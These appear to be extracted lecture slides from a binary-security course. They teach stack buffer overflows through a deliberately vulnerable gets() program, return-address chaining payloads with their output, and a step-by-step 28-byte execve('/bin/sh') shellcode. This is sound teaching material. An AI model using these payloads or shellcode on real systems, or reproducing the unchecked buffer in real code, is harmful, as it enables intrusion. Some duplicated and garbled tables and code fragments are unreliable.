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


# (32 bit) Return to multiple functions?



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Finding: We can return to a chain of unlimited number of functions



# Buffer Overflow Example: overflowretchain\_32

```
int f1()
{
    printf("Knowledge ");}
```

```
int f2()
{
    printf("is ");}
```

```
void f3()
{
    printf("power. ");}
```

```
void f4()
{
    printf("France ");}
```

```
void f5()
{
    printf("bacon.\n");
    exit(0);}
```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}
```

```
int main(int argc, char *argv[])
{
    printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4: %p\nf5: %p\n", f1, f2, f3, f4, f5);
    vulfoo();
    printf("I pity the fool!\n");
}
```



# Buffer Overflow Example: overflowretchain 32bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x84\x62\x55\x56' + '\xa1\x62\x55\x56' " | ./orc
```

```
Function addresses:
```

```
f1: 0x5655622d
```

```
f2: 0x5655624a
```

```
f3: 0x56556267
```

```
f4: 0x56556284
```

```
f5: 0x565562a1
```

```
Knowledge is power. is France bacon.
```

# Buffer Overflow Example: overflowretchain 64bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\xae\x11\x40\x00\x00\x00\x00\x00' "| ./orc64  
Function addresses:  
f1: 0x401156  
f2: 0x40116c  
f3: 0x401182  
f4: 0x401198  
f5: 0x4011ae  
Knowledge is power. France is bacon.
```

# (32-bit) Return to functions with one argument?


1. Before  
epilogue of  
*vulfoo*

2. After  
epilogue of  
*vulfoo*

3. after  
prologue of  
*f1*

4. after  
epilogue of  
*f1*

5. after  
prologue of  
*f2*



# **Overwrite RET and return to Shellcode**

Control-flow Hijacking

**How to overwrite RET?**

*Inject data big enough...*

**What to overwrite RET?**


*Wherever we want?*

**What code to execute?**

*Something that give us more control??*


# Stack-based Buffer Overflow

Function Frame of Vulfoo




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How about we put shellcode in buf??


And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.



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
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```

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```

**28 bytes**

<http://shell-storm.org/shellcode/files/shellcode-811.php>

# Making a System Call in x86 Assembly

| %eax | Name                          | Source                                     | %ebx                           | %ecx                                     | %edx                   | %esx | %edi |
|------|-------------------------------|--|--------------------------------|--|------------------------|------|------|
| 1    | <a href="#">sys_exit</a>      | <a href="#">kernel/exit.c</a>              | int                            | -  | -                      | -    | -    |
| 2    | <a href="#">sys_fork</a>      | <a href="#">arch/i386/kernel/process.c</a> | <a href="#">struct pt_regs</a> | -  | -                      | -    | -    |
| 3    | <a href="#">sys_read</a>      | <a href="#">fs/read_write.c</a>            | unsigned int                   | char *                                   | <a href="#">size_t</a> | -    | -    |
| 4    | <a href="#">sys_write</a>     | <a href="#">fs/read_write.c</a>            | unsigned int                   | const char *                             | <a href="#">size_t</a> | -    | -    |
| 5    | <a href="#">sys_open</a>      | <a href="#">fs/open.c</a>                  | const char *                   | int                                      | int                    | -    | -    |
| 6    | <a href="#">sys_close</a>     | <a href="#">fs/open.c</a>                  | unsigned int                   | -  | -                      | -    | -    |
| 7    | <a href="#">sys_waitpid</a>   | <a href="#">kernel/exit.c</a>              | pid_t                          | unsigned int *                           | int                    | -    | -    |
| 8    | <a href="#">sys_creat</a>     | <a href="#">fs/open.c</a>                  | const char *                   | int                                      | -                      | -    | -    |
| 9    | <a href="#">sys_link</a>      | <a href="#">fs/namei.c</a>                 | const char *                   | const char *                             | -                      | -    | -    |
| 10   | <a href="#">sys_unlink</a>    | <a href="#">fs/namei.c</a>                 | const char *                   | -  | -                      | -    | -    |
| 11   | <a href="#">sys_execve</a>    | <a href="#">arch/i386/kernel/process.c</a> | <a href="#">struct pt_regs</a> | -  | -                      | -    | -    |
| 12   | <a href="#">sys_chdir</a>     | <a href="#">fs/open.c</a>                  | const char *                   | -  | -                      | -    | -    |
| 13   | <a href="#">sys_time</a>      | <a href="#">kernel/time.c</a>              | int *                          | -  | -                      | -    | -    |
| 14   | <a href="#">sys_mknod</a>     | <a href="#">fs/namei.c</a>                 | const char *                   | int                                      | <a href="#">dev_t</a>  | -    | -    |
| 15   | <a href="#">sys_chmod</a>     | <a href="#">fs/open.c</a>                  | const char *                   | <a href="#">mode_t</a>                   | -                      | -    | -    |
| 16   | <a href="#">sys_lchown</a>    | <a href="#">fs/open.c</a>                  | const char *                   | <a href="#">uid_t</a>                    | <a href="#">gid_t</a>  | -    | -    |
| 18   | <a href="#">sys_stat</a>      | <a href="#">fs/stat.c</a>                  | char *                         | <a href="#">struct old kernel stat *</a> | -                      | -    | -    |
| 19   | <a href="#">sys_lseek</a>     | <a href="#">fs/read_write.c</a>            | unsigned int                   | <a href="#">off_t</a>                    | unsigned int           | -    | -    |
| 20   | <a href="#">sys_getpid</a>    | <a href="#">kernel/sched.c</a>             | -                              | -  | -                      | -    | -    |
| 21   | <a href="#">sys_mount</a>     | <a href="#">fs/super.c</a>                 | char *                         | char *                                   | char *                 | -    | -    |
| 22   | <a href="#">sys_oldumount</a> | <a href="#">fs/super.c</a>                 | char *                         | -  | -                      | -    | -    |

# Making a System Call in x86 Assembly

```
EXECVE(2) Linux Programmer's Manual
```

**NAME**  
execve - execute program

**SYNOPSIS**  
`#include <unistd.h>`

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

`/bin/sh, 0x0`      `0x00000000`      `Address of /bin/sh, 0x00000000`

EBX                      EDX                      ECX

`eax=11; execve("/bin/sh", Addr of "/bin/sh", 0)`

# Your First Shellcode: `execve("/bin/sh")` 32-bit


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2f 62 69 6e

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/ b i n / / s h

| Dec | Hx | Oct | Char                               | Dec | Hx | Oct | Html  | Chr   | Dec | Hx | Oct | Html  | Chr | Dec | Hx | Oct | Html   | Chr |
|-----|----|-----|------------------------------------|-----|----|-----|-------|-------|-----|----|-----|-------|-----|-----|----|-----|--------|-----|
| 0   | 0  | 000 | <b>NUL</b> (null)                  | 32  | 20 | 040 | &#32; | Space | 64  | 40 | 100 | &#64; | @   | 96  | 60 | 140 | &#96;  | `   |
| 1   | 1  | 001 | <b>SOH</b> (start of heading)      | 33  | 21 | 041 | &#33; | !     | 65  | 41 | 101 | &#65; | A   | 97  | 61 | 141 | &#97;  | ~   |
| 2   | 2  | 002 | <b>STX</b> (start of text)         | 34  | 22 | 042 | &#34; | "     | 66  | 42 | 102 | &#66; | B   | 98  | 62 | 142 | &#98;  | b   |
| 3   | 3  | 003 | <b>ETX</b> (end of text)           | 35  | 23 | 043 | &#35; | #     | 67  | 43 | 103 | &#67; | C   | 99  | 63 | 143 | &#99;  | c   |
| 4   | 4  | 004 | <b>EOT</b> (end of transmission)   | 36  | 24 | 044 | &#36; | \$    | 68  | 44 | 104 | &#68; | D   | 100 | 64 | 144 | &#100; | d   |
| 5   | 5  | 005 | <b>ENQ</b> (enquiry)               | 37  | 25 | 045 | &#37; | %     | 69  | 45 | 105 | &#69; | E   | 101 | 65 | 145 | &#101; | e   |
| 6   | 6  | 006 | <b>ACK</b> (acknowledge)           | 38  | 26 | 046 | &#38; | &     | 70  | 46 | 106 | &#70; | F   | 102 | 66 | 146 | &#102; | f   |
| 7   | 7  | 007 | <b>BEL</b> (bell)                  | 39  | 27 | 047 | &#39; | '     | 71  | 47 | 107 | &#71; | G   | 103 | 67 | 147 | &#103; | g   |
| 8   | 8  | 010 | <b>BS</b> (backspace)              | 40  | 28 | 050 | &#40; | (     | 72  | 48 | 110 | &#72; | H   | 104 | 68 | 150 | &#104; | h   |
| 9   | 9  | 011 | <b>TAB</b> (horizontal tab)        | 41  | 29 | 051 | &#41; | )     | 73  | 49 | 111 | &#73; | I   | 105 | 69 | 151 | &#105; | i   |
| 10  | A  | 012 | <b>LF</b> (NL line feed, new line) | 42  | 2A | 052 | &#42; | *     | 74  | 4A | 112 | &#74; | J   | 106 | 6A | 152 | &#106; | j   |
| 11  | B  | 013 | <b>VT</b> (vertical tab)           | 43  | 2B | 053 | &#43; | +     | 75  | 4B | 113 | &#75; | K   | 107 | 6B | 153 | &#107; | k   |
| 12  | C  | 014 | <b>FF</b> (NP form feed, new page) | 44  | 2C | 054 | &#44; | ,     | 76  | 4C | 114 | &#76; | L   | 108 | 6C | 154 | &#108; | l   |
| 13  | D  | 015 | <b>CR</b> (carriage return)        | 45  | 2D | 055 | &#45; | -     | 77  | 4D | 115 | &#77; | M   | 109 | 6D | 155 | &#109; | m   |
| 14  | E  | 016 | <b>SO</b> (shift out)              | 46  | 2E | 056 | &#46; | .     | 78  | 4E | 116 | &#78; | N   | 110 | 6E | 156 | &#110; | n   |
| 15  | F  | 017 | <b>SI</b> (shift in)               | 47  | 2F | 057 | &#47; | /     | 79  | 4F | 117 | &#79; | O   | 111 | 6F | 157 | &#111; | o   |
| 16  | 10 | 020 | <b>DLE</b> (data link escape)      | 48  | 30 | 060 | &#48; | 0     | 80  | 50 | 120 | &#80; | P   | 112 | 70 | 160 | &#112; | p   |
| 17  | 11 | 021 | <b>DC1</b> (device control 1)      | 49  | 31 | 061 | &#49; | 1     | 81  | 51 | 121 | &#81; | Q   | 113 | 71 | 161 | &#113; | q   |
| 18  | 12 | 022 | <b>DC2</b> (device control 2)      | 50  | 32 | 062 | &#50; | 2     | 82  | 52 | 122 | &#82; | R   | 114 | 72 | 162 | &#114; | r   |
| 19  | 13 | 023 | <b>DC3</b> (device control 3)      | 51  | 33 | 063 | &#51; | 3     | 83  | 53 | 123 | &#83; | S   | 115 | 73 | 163 | &#115; | s   |
| 20  | 14 | 024 | <b>DC4</b> (device control 4)      | 52  | 34 | 064 | &#52; | 4     | 84  | 54 | 124 | &#84; | T   | 116 | 74 | 164 | &#116; | t   |
| 21  | 15 | 025 | <b>NAK</b> (negative acknowledge)  | 53  | 35 | 065 | &#53; | 5     | 85  | 55 | 125 | &#85; | U   | 117 | 75 | 165 | &#117; | u   |
| 22  | 16 | 026 | <b>SYN</b> (synchronous idle)      | 54  | 36 | 066 | &#54; | 6     | 86  | 56 | 126 | &#86; | V   | 118 | 76 | 166 | &#118; | v   |
| 23  | 17 | 027 | <b>ETB</b> (end of trans. block)   | 55  | 37 | 067 | &#55; | 7     | 87  | 57 | 127 | &#87; | W   | 119 | 77 | 167 | &#119; | w   |
| 24  | 18 | 030 | <b>CAN</b> (cancel)                | 56  | 38 | 070 | &#56; | 8     | 88  | 58 | 130 | &#88; | X   | 120 | 78 | 170 | &#120; | x   |
| 25  | 19 | 031 | <b>EM</b> (end of medium)          | 57  | 39 | 071 | &#57; | 9     | 89  | 59 | 131 | &#89; | Y   | 121 | 79 | 171 | &#121; | y   |
| 26  | 1A | 032 | <b>SUB</b> (substitute)            | 58  | 3A | 072 | &#58; | :     | 90  | 5A | 132 | &#90; | Z   | 122 | 7A | 172 | &#122; | z   |
| 27  | 1B | 033 | <b>ESC</b> (escape)                | 59  | 3B | 073 | &#59; | ;     | 91  | 5B | 133 | &#91; | [   | 123 | 7B | 173 | &#123; | {   |
| 28  | 1C | 034 | <b>FS</b> (file separator)         | 60  | 3C | 074 | &#60; | <     | 92  | 5C | 134 | &#92; | \   | 124 | 7C | 174 | &#124; |     |
| 29  | 1D | 035 | <b>GS</b> (group separator)        | 61  | 3D | 075 | &#61; | =     | 93  | 5D | 135 | &#93; | ]   | 125 | 7D | 175 | &#125; | }   |
| 30  | 1E | 036 | <b>RS</b> (record separator)       | 62  | 3E | 076 | &#62; | >     | 94  | 5E | 136 | &#94; | ^   | 126 | 7E | 176 | &#126; | ~   |
| 31  | 1F | 037 | <b>US</b> (unit separator)         | 63  | 3F | 077 | &#63; | ?     | 95  | 5F | 137 | &#95; | _   | 127 | 7F | 177 | &#127; | DEL |

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int  0x80
```

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                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

**28 bytes**

Registers:

```
eax = 0;
ebx
ecx = 0
edx
```

H Stack:  
00 00 00 00  
2f 2f 73 68  
2f 62 69 6e

L

L

H

# Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

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```

**28 bytes**

<http://shell-storm.org/shellcode/files/shellcode-811.php>

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edx = 0

H Stack:  
00 00 00 00  
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```

**28 bytes**

Registers:  
eax = 0xb; 11 in decimal  
ebx  
ecx = 0  
edx = 0

H Stack:  
00 00 00 00  
2f 2f 73 68  
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# If successful, a new process “/bin/sh” is created!

```
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push eax
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push 0x6e69622f
mov ebx,esp
mov ecx,eax
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mov al,0xb
```

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int 0x80
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```

**28 bytes**

Registers:  
eax = 0xb; 11 in decimal, execve()  
ebx  
ecx = 0  
edx = 0

H Stack:  
00 00 00 00  
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# If not successful, let us clean it up!

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```

**28 bytes**

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eax = 0x0;  
ebx  
ecx = 0  
edx = 0

H Stack:  
00 00 00 00  
2f 2f 73 68  
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Registers:  
eax = 0x1; exit()  
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ecx = 0  
edx = 0

H Stack:  
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# Making a System Call in x86 Assembly

| %eax | Name                          | Source                                     | %ebx                           | %ecx                                     | %edx                   | %esx | %edi |
|------|-------------------------------|--|--------------------------------|--|------------------------|------|------|
| 1    | <a href="#">sys_exit</a>      | <a href="#">kernel/exit.c</a>              | int                            | -  | -                      | -    | -    |
| 2    | <a href="#">sys_tork</a>      | <a href="#">arch/i386/kernel/process.c</a> | <a href="#">struct pt_regs</a> | -  | -                      | -    | -    |
| 3    | <a href="#">sys_read</a>      | <a href="#">fs/read_write.c</a>            | unsigned int                   | char *                                   | <a href="#">size_t</a> | -    | -    |
| 4    | <a href="#">sys_write</a>     | <a href="#">fs/read_write.c</a>            | unsigned int                   | const char *                             | <a href="#">size_t</a> | -    | -    |
| 5    | <a href="#">sys_open</a>      | <a href="#">fs/open.c</a>                  | const char *                   | int                                      | int                    | -    | -    |
| 6    | <a href="#">sys_close</a>     | <a href="#">fs/open.c</a>                  | unsigned int                   | -  | -                      | -    | -    |
| 7    | <a href="#">sys_waitpid</a>   | <a href="#">kernel/exit.c</a>              | pid_t                          | unsigned int *                           | int                    | -    | -    |
| 8    | <a href="#">sys_creat</a>     | <a href="#">fs/open.c</a>                  | const char *                   | int                                      | -                      | -    | -    |
| 9    | <a href="#">sys_link</a>      | <a href="#">fs/namei.c</a>                 | const char *                   | const char *                             | -                      | -    | -    |
| 10   | <a href="#">sys_unlink</a>    | <a href="#">fs/namei.c</a>                 | const char *                   | -  | -                      | -    | -    |
| 11   | <a href="#">sys_execve</a>    | <a href="#">arch/i386/kernel/process.c</a> | <a href="#">struct pt_regs</a> | -  | -                      | -    | -    |
| 12   | <a href="#">sys_chdir</a>     | <a href="#">fs/open.c</a>                  | const char *                   | -  | -                      | -    | -    |
| 13   | <a href="#">sys_time</a>      | <a href="#">kernel/time.c</a>              | int *                          | -  | -                      | -    | -    |
| 14   | <a href="#">sys_mknod</a>     | <a href="#">fs/namei.c</a>                 | const char *                   | int                                      | <a href="#">dev_t</a>  | -    | -    |
| 15   | <a href="#">sys_chmod</a>     | <a href="#">fs/open.c</a>                  | const char *                   | <a href="#">mode_t</a>                   | -                      | -    | -    |
| 16   | <a href="#">sys_lchown</a>    | <a href="#">fs/open.c</a>                  | const char *                   | <a href="#">uid_t</a>                    | <a href="#">gid_t</a>  | -    | -    |
| 18   | <a href="#">sys_stat</a>      | <a href="#">fs/stat.c</a>                  | char *                         | <a href="#">struct old kernel stat *</a> | -                      | -    | -    |
| 19   | <a href="#">sys_lseek</a>     | <a href="#">fs/read_write.c</a>            | unsigned int                   | <a href="#">off_t</a>                    | unsigned int           | -    | -    |
| 20   | <a href="#">sys_getpid</a>    | <a href="#">kernel/sched.c</a>             | -                              | -  | -                      | -    | -    |
| 21   | <a href="#">sys_mount</a>     | <a href="#">fs/super.c</a>                 | char *                         | char *                                   | char *                 | -    | -    |
| 22   | <a href="#">sys_oldumount</a> | <a href="#">fs/super.c</a>                 | char *                         | -  | -                      | -    | -    |

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